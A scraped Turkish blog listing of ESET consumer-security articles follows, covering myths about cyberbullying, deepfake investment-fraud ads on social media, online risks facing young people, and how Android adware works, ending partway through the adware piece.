Zorbalığı çocukların büyümenin normal bir parçası olarak görmezden gelmek, onun potansiyel ciddiyetini küçümseme tehlikesi yaratır. Aslında zorbalık, zorbalığa maruz kalan kişinin sosyal ve duygusal gelişiminde ciddi ve uzun vadeli etkiler yaratabilir. Siber zorbalığın sadece çocukların başına gelen bir şey olmadığı da doğrudur. [Trolling](https://www.welivesecurity.com/2021/05/31/dont-feed-trolls-tips-avoiding-online-drama/), [doxing](https://www.welivesecurity.com/2022/08/25/what-is-doxing-how-protect-yourself/), intikam pornosu ve stalking, çoğumuzun aşina olduğu siber zorbalık türleridir. Amerikalıların beşte ikisi çevrimiçi tacize [uğradığını iddia ediyor](https://www.pewresearch.org/internet/2021/01/13/the-state-of-online-harassment/?gad_source=1&gad_campaignid=22285027172&gbraid=0AAAAA-ddO9HkQnRXp8rMehPA5j4p71z1S&gclid=CjwKCAjwg7PDBhBxEiwAf1CVuz4-j1uy73wyPP4FnmSkdWU_MKIWO8l1NkncaKNhbRHAodbPAzMqyRoCHxQQAvD_BwE).
### 3. Görmezden gelin, kendiliğinden geçer
Bu nadiren işe yarar. Aynı mantıkla, zorbalık davranışını bildirmek sadece durumu daha kötüleştirecektir diye düşünmek de yanlıştır. Aslında bazen görmezden gelmek, zorbaların eylemlerinin etkili olduğuna inanmaları durumunda onları cesaretlendirebilir. [Bu kızın Unicef web sitesinde yazdığı](https://www.unicef.org/eca/stories/one-biggest-myths-about-cyberbullying-it-will-go-away-if-ignored) gibi ancak ortak bir eylemde bulunarak ve zorbalara doğrudan karşı çıkarak bir çözüm umudu olabilir.
### 4. Çocuğum bir sorun varsa bana söyler
Çocuğunuz size her zaman %100 dürüst ve açık davranıyorsa şanslı bir ebeveynsiniz demektir. Çocuklar büyürken [birkaç farklı aşamadan](https://www.focusonthefamily.com/parenting/the-four-phases-of-parenthood/) geçer ve bu süreçte ebeveynleriyle olan psikolojik ve duygusal ilişkileri değişir. Özellikle ergenlik çağına girdiklerinde bir sorun olduğunu size söylemekten utanabilir veya çok küçük düşmüş hissedebilirler. Başlarına gelenlerin ciddiyetini anlamayabilirler. Ya da bir şey söylerlerse sizi cezalandıracağınızı veya cihazlarını elinden alacağınızı düşünebilirler. Onları yargılamayacağınızı, cezalandırmayacağınızı, destek olacağınızı söyleyerek onları rahatlatmak, onların açılmalarına yardımcı olmak için yapabileceğiniz en iyi şeylerden biridir.
### 5. Teknolojiyi ortadan kaldırırsanız sorunu çözersiniz
Siber zorbalık teknoloji sayesinde mümkün olmaktadır ancak çocuğunuzun akıllı telefonunu elinden alırsanız bu sorun mucizevi bir şekilde ortadan kalkmayacaktır. Okulda zorbalığa maruz kalıyorlarsa tacizin çevrimdışı olarak devam etmesi için bolca fırsat olacaktır. Çocuğunuzun cihazını elinden alarak onu cezalandırmak, zorbaları sevindirecek ve çocuğunuzla olan ilişkinize hiçbir fayda sağlamayacaktır.
### 6. Çevrimiçi zorbaları tespit etmek neredeyse imkânsızdır
Bazen çevrimiçi anonimlik, siber suçların yaygınlaşmasına olanak sağladığı gibi, zorbaları da güçlendirir. Ancak gerçekte, [zorbaların çoğu kurbanlarını tanır](https://pmc.ncbi.nlm.nih.gov/articles/PMC4330864/); ister okul arkadaşları ister eski arkadaşları ister romantik partnerleri olsun. Ayrıca sosyal medya ve diğer platformlar, taciz veya zorbalık yoluyla hizmet şartlarını ihlal ettikleri kanıtlanan bazı kullanıcıların kimliklerini ortaya çıkarabilir.
### 7. Tespit etmesi kolay
Siber zorbalığın zorluğu, sanal ortamda gerçekleşmesidir. Belki fiziksel iz bırakmaz ancak kurbanlara kesinlikle psikolojik zarar verebilir. Bu durum, özellikle çocuklarınızla duyguları hakkında açıkça konuşmakta zorlanan ebeveynler için işleri zorlaştırır. Yukarıda belirtilen nedenlerden dolayı, çocuğunuzun size bir sorun olduğunu söyleyeceğine güvenemezsiniz. Bu nedenle, uyarı işaretlerini daha iyi fark etmeniz gerekir. Davranış, tavır veya akademik performansta ani değişiklikler yararlı bir gösterge olabilir. Ancak bunlar kesin değildir. Nazik bir şekilde sorgulama da gerekli olabilir.
### 8. Siber zorbalar kötü niyetli dışlanmışlardır
Siber zorbaların kimlikleri sonunda ortaya çıktığında gerçek kimlikleri arkadaşlarını ve ailelerini şok edebilir. İnsanlar, gerçek dünyada asla düşünmeyecekleri şeyleri çevrimiçi ortamda söyleyebilir ve yapabilir. Çoğu zorba, kendileri zorbalığa veya istismara uğradıkları, özgüvenleri düşük olduğu, zihinsel sağlık sorunları olduğu veya akran baskısı nedeniyle bu davranışlarda bulunur. Özellikle çocuklarınıza zarar veriyorlarsa onları kötü olarak adlandırmanız kolaydır. Ancak gerçek genellikle bundan daha karmaşıktır.
### 9. Siber zorbalık çok sayıda intihara neden olmaktadır.
[Resmi ABD verilerine](https://pubmed.ncbi.nlm.nih.gov/36822834/) göre, ergenlerin %14,9’u siber zorbalığa maruz kalmış ve %13,6’sı ciddi intihar girişimi gerçekleştirmiştir. Ancak korelasyon, nedensellik anlamına gelmez. Aslında bir gencin hayatına son vermek istemesinin birçok nedeni olabilir ve siber zorbalık bu nedenlerden biri olabilir veya olmayabilir. Her halükârda, ısrarlı çevrimiçi tacizin toplumun en savunmasız üyelerine yönelik tehlikelerine karşı uyanık olmalıyız.
### 10. Suçlu, sosyal medya platformları
Sosyal medya ve mesajlaşma platformları, siber zorbalığın “kolaylaştırıcıları” olarak oynadıkları rol nedeniyle sıklıkla kötüleştirilir. Ancak yasama organları tarafından ekosistemlerini daha iyi denetlemeleri için giderek daha fazla baskı altına alınıyorlar. Örneğin, [Birleşik Krallık’ın Çevrimiçi Güvenlik Yasası](https://www.gov.uk/government/publications/online-safety-act-explainer/online-safety-act-explainer), kullanıcılarının refahını sağlamak için belirli çevrimiçi hizmet sağlayıcılara “bakım yükümlülüğü” getiren, dünyadaki en sıkı yasalardan biridir. Zorbalık her zaman kolayca fark edilmez. Şartlar, nüanslar, argo ve dilsel özelliklerin bazen algoritmalar tarafından doğru bir şekilde tespit edilmesi zor olabilir. Ancak algoritmalar bu konuda giderek daha iyi hâle geliyor – olması gerektiği gibi. Her halükârda, ebeveynlerin çocuklarıyla [sosyal medyanın riskleri](https://antivirus.com.tr/sosyal-medya-katilimindan-once-cocuklariniza-anlatacaginiz-3-sey/) ve tuzakları hakkında konuşması önemlidir[.](https://www.welivesecurity.com/en/kids-online/time-engage-how-parents-help-keep-children-safe-snapchat/)
## Son olarak
Hiçbir ebeveyn çocuğunun siber zorbalığa maruz kalmasını istemez. Ancak alternatifin onları dijital dünyadan uzak tutmak olması durumunda, bu yarardan çok zarar verebilir. Önemli olan, [uyarı işaretlerine](https://antivirus.com.tr/siber-zorbalik-hepimiz-engellemekle-sorumluyuz/) karşı gözlerinizi açık tutmak, [açık bir diyalog kurmak](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/) ve duygusal (ve teknik) destek sunmaktır. Bir plan yapın ve sorunu bir ekip olarak birlikte çözün.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Zorbalık
---
### [Finansal dolandırıcılık yapay zekâ ile sosyal medyada ](https://antivirus.com.tr/finansal-dolandiricilik-yapay-zeka-ile-sosyal-medyada/)
**Published:** Ağustos 19, 2025
**Author:** ESET
**Excerpt:** Meşru pazarlama ile deepfake finansal dolandırıcılık reklamları arasındaki farkı ayırt edebiliyor musunuz? Bu, sandığınız kadar kolay olmayabilir.
**Content:**
*Meşru pazarlama ile deepfake finansal dolandırıcılık reklamları arasındaki farkı ayırt edebiliyor musunuz? Bu, sandığınız kadar kolay olmayabilir.*
Ekonomik belirsizlik ve süregelen enflasyon maaşlarımızı eritip emekli maaşlarımızı tehlikeye atarken çoğumuzun parasını biraz daha verimli kullanmak istemesi şaşırtıcı değil. Ne yazık ki dolandırıcılar sosyal medyada giderek daha sofistike planlarla bu ihtiyacı istismar ediyor.
Gerçek ve sahte yatırım reklamlarını ayırt edebilir misiniz? Bunu yapmak giderek zorlaşıyor. Tehdit aktörleri, AI ile üretilen deepfake videolar da dâhil olmak üzere, planlarına gerçekçilik katmak için çeşitli taktiklere sahip.
Ne yapmaya çalıştıklarını ve paranızı onların elinden nasıl koruyabileceğinizi öğrenmek için okumaya devam edin.
## Finansal dolandırıcılık nasıl çalışır?
[FBI’a göre](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf), finansal dolandırıcılık birkaç yıldır siber suçluların en büyük gelir kaynağıdır. Son sayıma göre, sadece federal yetkililere bildirilen suçlardan yaklaşık 6,6 milyar dolar kazanmışlardır. Bu rakam, ikinci sırada yer alan [iş e-postası dolandırıcılığından](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) (BEC) elde edilen 2,8 milyar doları gölgede bırakmaktadır.
Elbette, bu tür dolandırıcılıkla ilişkili birçok taktik, teknik ve prosedür (TTP) vardır. Ancak çoğu, sosyal medyada dolaşan kötü niyetli veya yanıltıcı reklamlarla başlar. Bunlar genellikle kurbanı kişisel bilgilerini vermeye ikna etmek veya doğrudan bir yatırım dolandırıcılığına yönlendirmek için yem olarak kullanılır.
Bu tür kampanyaların harika [bir örneği](https://www.bleepingcomputer.com/news/security/instagram-ads-mimicking-bmo-eq-bank-are-finance-scams/), Haziran 2025’te Instagram reklamlarında meşru bankaların kimliğine bürünülmesiyle gözlemlendi. Bazıları, kurbanı tıklayıp banka giriş bilgilerini girmeye ikna etmek için yüksek faizli hesaplar gibi cazip teklifler kullandı. Diğerleri ise banka yatırım stratejistlerini içeren derin sahte Instagram hikâyeleri kullanarak kişisel bilgileri toplamak ve/veya kurbanları yatırım dolandırıcılığı temalı WhatsApp gruplarına çekmek için kullandı.
Başka bir örnek, [ESET tarafından 2024 yılında gözlemlenen](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf#page=17) Nomani Truva Atı kampanyasıdır. Reklamların içeriği ve bağlantı verdikleri kimlik avı web siteleri, yerel haber medyasını ve diğer kuruluşları taklit etmek için tasarlanmıştır. Ya da “Quantum Bumex, Immediate Mator veya Bitcoin Trader” gibi sık sık değişen isimlerle genel finans temalı görseller olabilir.
Nomani kampanyasının (ve diğer benzer kampanyaların) diğer özellikleri şunlardır:
- Belirli bölgelerdeki kurbanları çekmek için son derece yerelleştirilmiş içerik (örneğin, Kuzey Amerika’da Elon Musk, Almanya’da Lufthansa veya CDU siyasi partisi).
- Facebook, Instagram, X, YouTube, Messenger ve Threads’te sahte reklamlar aracılığıyla dağıtım.
- Genellikle düşük kaliteli videolarda gösterilen ve anahtar kelimelerin doğal olmayan bir şekilde tekrarlandığı, potansiyel olarak ünlü kişilerin kullanıldığı deepfake video referansları.
- Reklamları yayımlamak için sahte ve hacklenmiş hesapların kullanılması (bir vakada[ 300.000 takipçisi olan](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) bir aktörün hesabı da dâhil).
- Aynı barındırma altyapısına yönlendiren paylaşılan şablonlar ve geri aramalar.
Bu kampanyada amaç, kurbanı kişisel bilgilerini vermeye ikna etmektir. Bu bilgiler dolandırıcılar tarafından kurbanları doğrudan aramak için kullanılır. Bu yöntemi kullanarak kurbanları yatırım dolandırıcılığına kaydolmaya, [kredi almaya](https://antivirus.com.tr/borcu-olanlar-dikkat-kredi-dolandiriciligi-oldukca-yaygin-nasil-kacinabilirsiniz/) veya hatta cihazlarına uzaktan erişim yazılımı yüklemeye ikna ederler. ESET, 2024’ün ilk yarısı ile ikinci yarısı arasında Nomani tehditlerinde %335 artış gözlemledi ve 8.500’den fazla ilgili etki alanını engelledi.
## Neden bu dolandırıcılıklara sürekli kanıyoruz?
Kâğıt üzerinde bu TTP’ler dolandırıcılığın bariz göstergeleri gibi görünüyor. Ancak gerçekte, özellikle artan yaşam maliyetleri baskısını hafifletmek için fırsatlar arıyorsak bunları tespit etmek çok daha zor olabilir. Kısacası, sahte finans reklamları gibi dolandırıcılıklara sürekli kanıyoruz çünkü:
- Çoğumuz için zor zamanlar ve hızlı ve kolay finansal kazançlar cazip geliyor.
- Dikkat süremiz azalıyor, özellikle mobil cihazlarda; bu nedenle uyarı işaretleri zamanında fark edilmeyebilir.
- Çoğumuz, deepfake videoların kullanımı gibi en son tehdit TTP’lerine aşina değiliz, bu da bizi daha savunmasız hâle getiriyor.
- Bu tehditlerin çoğu yerelleştirilmiştir, meşru (ele geçirilmiş) hesaplar kullanır ve arama sıralamalarında üst sıralarda görünebilir.
- Bankaların geleneksel dolandırıcılık önleme mekanizmaları, telefonla sosyal mühendislik yoluyla sahte bir plana yatırım yapmaya ikna edildiğimizde genellikle işe yaramaz.
## Finansal dolandırıcılık için güvenliğinizi nasıl sağlayabilirsiniz
Yukarıdaki gibi finansal dolandırıcılık giderek yaygınlaşmaktadır. Uyarı işaretlerini fark ederek bunlardan uzak durun:
- Gerçek olamayacak kadar iyi getiriler veya olağan dışı yüksek faiz oranları sunan, gösterişli reklamlar (meşru markaları kullanıyor olabilir),
- Ünlülerin reklamlarında yer alması – her zaman resmî duyurularda reklamın meşru olup olmadığını kontrol edin,
- Görsel hatalar, ses ve görüntü senkronizasyonu bozukluğu, düşük çözünürlük veya robotik veya aşırı düzgün sesler gibi normal görünmeyen videolar,
- Hızlı hareket ederek yatırımı garantilemek için baskı,
- Garantili yatırım getirisi.
Kişisel bilgilerinizi ve finansal bilgilerinizi güvende tutmak için aşağıdaki adımları izleyin:
- Yukarıda listelenen uyarı işaretlerine dikkat edin,
- Meşru markalar ve kişiler tarafından tanıtılıyor gibi görünseler bile finans/yatırım reklamlarına tıklama dürtüsüne karşı koyun,
- Belirli bir yatırım planı veya grubu hakkında çevrimiçi yorumları araştırarak doğruluğunu kontrol edin,
- Nasıl çalıştığını ve paranızı nasıl geri alacağınızı anlamadan hiçbir finansal ürüne yatırım yapmayın,
- Üçüncü tarafların istenmeyen yaklaşımlarını görmezden gelin,
- Çevrimiçi bir reklamdan tıkladıktan sonra kişisel ve/veya finansal bilgilerinizi asla paylaşmayın. Tanınmış bir finans kurumuysa sağlayıcıyla ayrı olarak iletişime geçin,
- [ESET](https://www.eset.com/tr/) gibi güvenilir bir sağlayıcıdan tüm cihazlarınızda güvenlik yazılımı kullanmayı düşünün. Bu, kötü amaçlı yazılımları ve dolandırıcılıkları engellemede çok yardımcı olacaktır.
En kötü durumda, [dolandırıldığınızı düşünüyorsanız](https://antivirus.com.tr/dolandiricilik-kurbani-oldugunuzun-5-isareti-ve-yapmaniz-gerekenler/) bankanızla iletişime geçerek ilgili kartlarınızı dondurun. Hesabınızı şüpheli işlemler açısından yakından takip edin. Olayı polise/yetkililere bildirin. Güvende kalın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [Dijital yerliler siber güvenliklerini nasıl artırabilir?](https://antivirus.com.tr/dijital-yerliler-siber-guvenliklerini-nasil-artirabilir/)
**Published:** Ağustos 14, 2025
**Author:** ESET
**Excerpt:** Dijital yerliler teknolojiye alışkındır ancak düşündüklerinden daha fazla çevrimiçi dolandırıcılık ve diğer tehditlere maruz kalabilirler.
**Content:**
*Dijital yerliler teknolojiye alışkındır ancak düşündüklerinden daha fazla çevrimiçi dolandırıcılık ve diğer tehditlere maruz kalabilirler.*
12 Ağustos, gençlerin topluma katkıları için kutlanan Uluslararası Gençlik Günü. [Birleşmiş Milletler’e göre](https://www.un.org/en/observances/youth-day) bu katkının büyük bir kısmı dijital alanda ve “gençler dijital teknolojilerin benimsenmesi ve inovasyonunda öncü rol oynuyor”.
Ancak akılda kalıcı isimlerine rağmen dijital yerliler, çevrimiçi tehditlere karşı bağışık değildir. Aslında tam tersine araştırmalar, dijital yerlilerin potansiyel olarak riske daha fazla maruz kaldıklarını ve bunun hayatları üzerindeki etkisine daha kayıtsız olduklarını ortaya koyuyor. Bu endişe verici bir durumdur. Gençlerin güvenliğini sağlamak için yapabilecekleri ve ebeveynlerinin onlara nasıl yardımcı olabileceği aşağıda açıklanmaktadır.
## Dijital yerlilerin paradoksu
Belirli bir dizi koşul, genç nesilleri siber risklere potansiyel olarak daha fazla maruz bırakmaktadır. İlk olarak, [National Cybersecurity Alliance’ın](https://20740408.fs1.hubspotusercontent-na1.net/hubfs/20740408/CYBSAFE-Oh%2c%2BBehave!%2BThe%2BAnnual%2BCybersecurity%2BAttitudes%2Band%2BBehaviors%2BReport%2B2024-2025.pdf?utm_campaign=Oh%20Behave&utm_medium=email&_hsenc=p2ANqtz-9VTHDEnpYmMpVm29F2R9tH7ztCqF63Z6WWpkr_sFYidFet-8cAzBdwsgLjUPuAFxHaCuAX9rJk1kmWcU4wkz7ESKOHXQ&_hsmi=352656907&utm_content=352656907&utm_source=hs_automation) ayrıntılı bir araştırmasına göre, gençlerin çevrimiçi olma olasılığı yaşlı meslektaşlarına kıyasla daha fazla. Z kuşağı (%65) ve Y kuşağı (%64), her zaman internete bağlı olduklarını bildirme olasılıkları çok daha yüksektir. Ayrıca Z kuşağı (%38) ve Y kuşağı (%36), Sessiz kuşağa (%23) göre 10’dan fazla çevrimiçi hesaba sahip. Daha fazla hesap, siber tehditlere daha fazla maruz kalmak anlamına gelir.
Ancak aynı zamanda, özellikle Z kuşağının dijital hijyeninin nispeten zayıf olduğuna dair işaretler var. Aynı raporda şunlar belirtiliyor:
- Z kuşağının %46’sı, işverenlerinin bilgisi olmadan hassas iş bilgilerini yapay zekâ ile paylaştığını kabul ederken bu oran diğer çalışanlarda %38’dir.
- Z kuşağının sadece %58’i her hesap için her zaman veya çoğu zaman [benzersiz parolalar kullanırken](https://antivirus.com.tr/dunyanin-en-yaygin-sifreleri-sizin-sifre-de-listede-mi/) Baby Boomers’ın %71’i bunu yapıyor.
- Z kuşağının sadece %56’sı [çok faktörlü kimlik doğrulama](https://antivirus.com.tr/mfa-cozumunuzun-ozellikleri-neler-olmali/) (MFA) kullanırken Boomer kuşağının %71’i ve X kuşağının %70’i kullanıyor.
- Z kuşağının yalnızca %44’ü “her zaman” veya “çok sık” bildirim aldığında [güncellemeleri yüklemektedir.](https://antivirus.com.tr/bilgisayar-korsanlari-eski-yazilimlardan-nasil-faydalaniyor/)
- Z kuşağının %68’i çevrimiçi güvenliği “öncelikli” olarak gördüğünü belirtirken bu oran Sessiz kuşakta (%91) ve Baby Boomers’da (%89) çok daha yüksektir.
Bu rakamlar, gençlerin kurumsal güvenlik politikalarını takip etme eğilimlerinin daha düşük olduğunu ortaya koyan [HP’nin ayrı bir araştırmasıyla](https://www.infosecurity-magazine.com/news/security-now-a-thankless-task-for/) da örtüşüyor. 18-24 yaş grubunun neredeyse yarısı güvenlik araçlarının bir engel olduğunu söylerken yaklaşık üçte biri (31%) işlerini yapmak için politikaları atlatmaya çalıştığını belirtiyor.
## Dijital yerliler ateş hattında
Tüm bunlar, Ulusal Siber Güvenlik İttifakı’nın, gençlerin X kuşağı ve Boomers’a kıyasla kimlik avı ve çevrimiçi arkadaşlık dolandırıcılığına daha kolay kanma eğiliminde olduğunu bildirmesinin nedenini açıklayabilir. Benzer şekilde, Z kuşağı ve Millennials, Boomers ve Sessiz kuşağa kıyasla çevrimiçi dolandırıcılık nedeniyle para veya veri kaybetme olasılığı daha yüksektir.
Sabırsızlık, naiflik, aşırı özgüven veya diğer faktörler nedeniyle gençler kendilerini tehlikeye atma olasılığı da artıyor. İngiltere [Ulusal Suç Ajansı’na (NCA)](https://www.nationalcrimeagency.gov.uk/what-we-do/crime-threats/fraud-and-economic-crime/money-muling) göre, para kuryelerinin %60’ı 30 yaşın altında. Toplumun daha yaşlı üyeleri risklerin daha fazla farkında olabilir ve bu tür bir olasılığı çekici bulmayacak kadar zengin olabilir.
## Gençlerin karşı karşıya olduğu en büyük çevrimiçi tehditler nelerdir?
Bir dereceye kadar, gençlerin çevrimiçi olarak karşılaştıkları siber tehditler, ebeveynlerinin karşılaştıklarından çok da farklı değildir. Ancak aşağıdakilerin daha ciddi olmasının potansiyel psikolojik, duygusal ve pratik nedenleri vardır:
- **Cinsel şantaj:** Bu, kurbanların [açık içerikli fotoğraf/video göndermeleri](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) için kandırılmaları ve daha sonra daha fazlasını göndermeleri veya para ödemeleri için şantaja uğramalarını içerebilir. Ya da benzer fotoğraflar oluşturan yapay zekâ çıplaklaştırma araçlarının kullanılması ve bu resimlerin şantaj için koz olarak kullanılması da buna dâhil olabilir. (Diğer bir tehdit ise siber suçluların kurbanın bilgisayarına kötü amaçlı yazılım yüklediklerini ve bu yazılımların kişinin porno izlediğini kaydetmeyi sağladığını iddia eden e-postalar gönderdikleri **cinsel şantaj** dolandırıcılığıdır.)
- **Hesap ele geçirme:** Özellikle kurbanlar güçlü, benzersiz parolalar ve MFA kullanmıyorsa kaba kuvvet saldırıları ile sosyal medya, oyun ve diğer hesapların ele geçirilme riski altındadır.
- **Çevrimiçi dolandırıcılık:** Sosyal medya reklamları ve mesajları, [kurbanların kişisel bilgilerini toplamak](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) ve onları nakit ve kripto para göndermeleri için kandırmak amacıyla tasarlanmış yatırım dolandırıcılığı ve diğer gerçek olamayacak kadar iyi teklifler için giderek artan bir kanal hâline gelmektedir. Bazen deepfake ünlü “onayları” veya hacklenmiş hesapları kullanan bu dolandırıcılıklar, bir şeyleri kaçırma korkusuna (FOMO) hitap eden bir aciliyet ve heyecan duygusu yaratır. Kimlik avı e-postaları ve metinleri de bu tür tehditler için yaygın vektörlerdir.
- **Kötü amaçlı indirmeler:** Uygulamalar, oyunlar ve korsan içerikler genellikle bilgi/parolaları çalmak, konuşmaları dinlemek, cihazları reklam yazılımlarıyla doldurmak ve daha fazlasını yapmak için tasarlanmış [kötü amaçlı yazılımlarla tuzaklandırılmıştır.](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) Bütçeye dikkat eden gençler, bu tür içerikleri üçüncü taraf uygulama mağazalarında, forumlarda ve diğer sitelerde aramaya daha meyilli olabilir.

*Hamster Kombat oyuncularını hedef alan ancak Lumma Stealer’ı yayan bir GitHub deposu (kaynak:* [*ESET Tehdit Raporu H2 2024*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf)*)*
## Dijital yerliler için güvenlik ipuçları
Aynı en iyi uygulamalar tüm internet kullanıcıları için geçerli olduğu gibi dijital yerliler için de geçerlidir. Yukarıdaki ve diğer riskleri azaltmak için aşağıdakileri göz önünde bulundurun:
- Her zaman resmî uygulama mağazalarını kullanın ve korsan içerik indirmeyin. Bu, farkında olmadan kötü amaçlı yazılım yükleme olasılığını azaltacaktır.
- Yeni bir uygulama indirmeden önce, geçmişte dolandırıcılık veya siber tehditlerle ilişkilendirilmiş olup olmadığını öğrenmek için yorumları ve geliştiricinin itibarını kontrol edin.
- Tüm PC’lerde ve mobil cihazlarda işletim sistemini ve diğer yazılımları güncel tutun. Bu, bunların en son ve en güvenli sürümde olmasını sağlar.
- Güvenilir bir sağlayıcıdan tüm bilgisayarlara ve cihazlara güvenlik yazılımı yükleyin. Bu, kötü amaçlı yazılımların makineye/cihaza girmesini engellemeye ve kötü amaçlı indirmeleri önlemeye yardımcı olacaktır.
- Kimlik avına karşı dikkatli olun. İstenmeyen mesajlardaki bağlantılara asla tıklamayın veya ekleri açmayın. Gerekirse mesajın meşru olup olmadığını doğrudan gönderen kişiyle kontrol edin (ancak mesaja yanıt vererek veya mesajdaki numarayı arayarak değil). Gönderenin alan adının üzerine fareyi getirerek mesajı gönderen markayla eşleşip eşleşmediğini kontrol edin.
- Sosyal medya dolandırıcılığına karşı dikkatli olun. Çevrimiçi gördüğünüz reklamlara asla tıklamayın ve sahte “onaylar”ın oluşturduğu tehdidin farkında olun. Arkadaşlarınızdan gelen mesajlara bile güvenemezsiniz çünkü hesapları hacklenmiş olabilir.
- Gizliliğinizi artırmak için sosyal medya hesap ayarlarınızı yeniden gözden geçirin. Aşırı paylaşım, tehdit aktörlerine sizi hedef alacak ikna edici kimlik avı saldırıları için bilgi sağlayabilir veya hatta güvenlik ipuçlarını tahmin etmelerine ve hesabınızı hacklemelerine olanak tanıyabilir. Ayrıca daha sonra deepfake/çıplaklaştırma araçlarını eğitmek için kullanılan içeriği açığa çıkarabilir.
- Unutmayın: Eğer bir şey gerçek olamayacak kadar iyi görünüyorsa genellikle öyledir.
Dijital yerliler, bağlantılı teknolojilerle etkileşimde içgüdüsel olarak rahat olabilirler. Ancak çevrimiçi ortamda aşırı güvenen, dürtüsel ve sabırsız da olabilirler. Bu grubun davranışlarını değiştirmenin anahtarı, ders vermek değil, bilgiyi paylaşmak ve riskleri empati ve anlayışla iletmektir. İyi şanslar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Dijital Güvenlik, Siber Güvenlik
---
### [Reklam yazılımı nedir ve cihazımdan nasıl kaldırabilirim?](https://antivirus.com.tr/reklam-yazilimi-nedir-ve-cihazimdan-nasil-kaldirabilirim/)
**Published:** Ağustos 13, 2025
**Author:** ESET
**Excerpt:** Telefonunuz aniden reklamlarla doldu, performansı yavaşladı veya uygulamalar olağan dışı davranış mı sergiliyor? İşte, reklam yazılımı için yapmanız gerekenler.
**Content:**
*Telefonunuz aniden agresif reklamlarla doldu, performansı yavaşladı veya uygulamalar olağan dışı davranışlar mı sergiliyor? İşte, reklam yazılımı için yapmanız gerekenler.*
Akıllı telefonunuza bulaşabilecek çeşitli zararlı yazılımlar vardır: Telefonunuzu gizli bir gözetleme cihazına dönüştürmek için tasarlanmış [casus yazılımlar.](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/) Banka giriş bilgilerinizi veya kredi kartı verilerinizi, muhtemelen kurbanların ödeme kartlarından [NFC verilerini aktaran](https://antivirus.com.tr/ngate-android-kotu-amacli-yazilimi-para-calmak-icin-nfc-trafigini-aktariyor/) yeni bir yöntemle toplayabilen [truva atları](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/). Hatta fidye ödenene kadar cihazınızı tamamen kilitlemek için tasarlanmış fidye yazılımları bile vardır.
Bu bağlamda, istenmeyen reklamlar görüntüleyen reklam yazılımları oldukça zararsız görünebilir. Ancak gerçekte, bu da göz ardı edilmesi gereken bir şey değildir. [ESET’in son paylaştığı tehdit raporuna](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=14) göre, reklam yazılımı tespitleri 2025’in ilk yarısında %160 artış gösterdi. Bu yazılımların nasıl çalıştığı ve Android cihazınızı reklam yazılımlarından nasıl koruyabileceğiniz hakkında daha fazla bilgi edinmek için okumaya devam edin.
## Reklam yazılımı nedir ve nasıl çalışır?
Reklam yazılımı, tehdit ortamında bir nevi gri alan oluşturur. Bir uçta, kapatılması zor reklamlar içerebilen yasal ücretsiz yazılımlar bulunur. Bunlar can sıkıcıdır ancak kötü amaçlı değildir. Ardından, rahatsız edici reklamlar görüntüleyen ve cihaz ayarlarınızı değiştiren potansiyel olarak istenmeyen uygulamalar/programlar (PUA’lar/PUP’lar) gelir. Daha zararlı PUP/PUA türleri, bu eylemlerin yanı sıra [bazı kişisel verileri çalmak](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) gibi diğer kötü amaçlı eylemleri de gerçekleştirebilir.
Genel olarak “reklam yazılımı”, *izniniz olmadan* cihazınızda rahatsız edici reklamlar görüntüleyen istenmeyen veya potansiyel olarak zararlı yazılımları ifade eder. Bunlar pop-up’lar, tarayıcı içi reklamlar, banner reklamlar, push bildirimleri veya hatta videolar dâhil tam ekran içerikler olabilir. Geliştiricinin nihai amacı genellikle sizi reklam yazılımını yüklemeye ve bu reklamları görüntülemeye veya tıklamaya kandırarak gelir elde etmektir.
Ayrıca bu tür tehditler şunları da yapabilir:
- Çevrimiçi etkinliklerinizi izleyerek reklamları kişiselleştirmek,
- Kişisel bilgilerinizi toplayarak üçüncü taraflara satmak,
- Bilginiz olmadan tıklama sahtekârlığı planlarında reklamları otomatik olarak tıklayabilir (buna “Tıklayıcılar” adını veriyoruz),
- Yüklemeden sonra kendini gizleyerek kaldırmanızı engeller (buna “Gizli Uygulamalar” diyoruz),
- Veri kotanızı tüketir,
- Cihazınızın [performansını yavaşlatabilir](https://antivirus.com.tr/bilgisayariniz-yavas-mi-calisiyor-hizlandirmak-icin-yapabileceginiz-10-sey/),
- Kötü amaçlı yazılımlara kapı açar.

*2024’ün ikinci yarısı ve 2025’in ilk yarısında Android reklam yazılımı, tıklama yazılımı ve gizli uygulama algılama eğilimleri (kaynak:* [*ESET Tehdit Raporu, H1 2025*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=16)*)*
### Reklam yazılımı cihazınıza nasıl girer?
Reklam yazılımı geliştiricileri, sizi reklam yazılımını yüklemeniz ve kandırmak için çeşitli yöntemler geliştirmiştir. Bunlar arasında şunlar yer alır:
- Meşru bir uygulama gibi [gizlemek](https://antivirus.com.tr/7-tehlikeli-uygulama-turu/),
- Ücretsiz bir yazılımla birlikte paketlemek,
- Sürücü tarafından indirilen yazılımlar aracılığıyla cihazınızın yazılımındaki veya işletim sistemindeki güvenlik açıklarını istismar etmek,
- Yanıltıcı veya kötü amaçlı bir reklama tıklamanızı sağlamak,
